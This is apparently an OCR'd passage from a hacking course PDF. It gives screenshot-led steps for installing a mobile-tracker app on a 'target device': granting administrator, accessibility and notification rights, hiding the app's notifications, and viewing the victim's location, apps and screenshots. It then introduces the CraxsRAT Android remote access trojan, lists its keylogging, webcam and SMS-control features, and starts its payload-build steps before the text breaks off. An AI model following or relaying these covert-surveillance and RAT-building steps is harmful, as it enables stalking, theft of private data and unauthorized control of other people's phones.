
Click on **Login**




Now provide which permissions that you want to access monitoring on a target device



And then click on next



19:25
49%
Login (Step 1/2)
Validate all these settings if you want the application to work properly!
Enable accessibility
Accessibility is useful for several features of the application (Instant messaging, call recording, live viewing, application blocking and website history).
Activate all permissions
Activate the permissions necessary for the proper functioning of the application
Allow restricted settings
You must allow restricted settings to enable accessibility, access to notifications and SMS permission.
All files access
Allow access to manage all files
Allow location
Always allow location access
Device administrator
Administrator rights prevent the application from shutting down, locking the phone, erasing all data, and blocking the camera.
Enable access to notifications
Hide system notifications for the application and retrieve messages received from instant messengers.
Usage data
Provides statistics on the use of installed applications.
Overlay on other apps.
Useful for the good functioning of the application.
Disable app notifications
Hide notifications for the application.
NEXT

Now login using **mobile-tracker-username-and-password**




Now back to mobile tracker website and click on Dashboard to check target device are accessed or not


Access Granted ☑ 👇, now click on Location




Location 📌



Now click on Apps to check applications on target device



Click on Screenshots to check screenshots images



EXTRA ACTIVITY

1.Android Hacking Using Craxs Rat

A **Remote Access Trojan (RAT)** is a type of malicious software that allows attackers to remotely control a victim's device without their knowledge. It typically disguises itself as a legitimate file or program to trick users into installing it. Once installed, the attacker gains full access to the system.

RATs can perform various actions like recording keystrokes, stealing passwords, accessing files, spying through the webcam or microphone, and installing more malware. They are commonly spread through phishing emails, malicious downloads, or software cracks.

Unlike regular remote desktop tools, RATs operate secretly in the background. They create a backdoor, allowing persistent unauthorized access even after reboots. To prevent RAT infections, users should avoid suspicious links, use strong antivirus software, and keep systems updated

Common Features:

File Explorer Access

Keylogger

Remote Desktop Viewer


Command Execution

Webcam/Mic Access


SMS/Call Control (Android)

How to use it -:


Step1 sopen craxs RAT




Click on Enter




Step2 Click on **Build** Option




Step3 Now Click on **Normal**



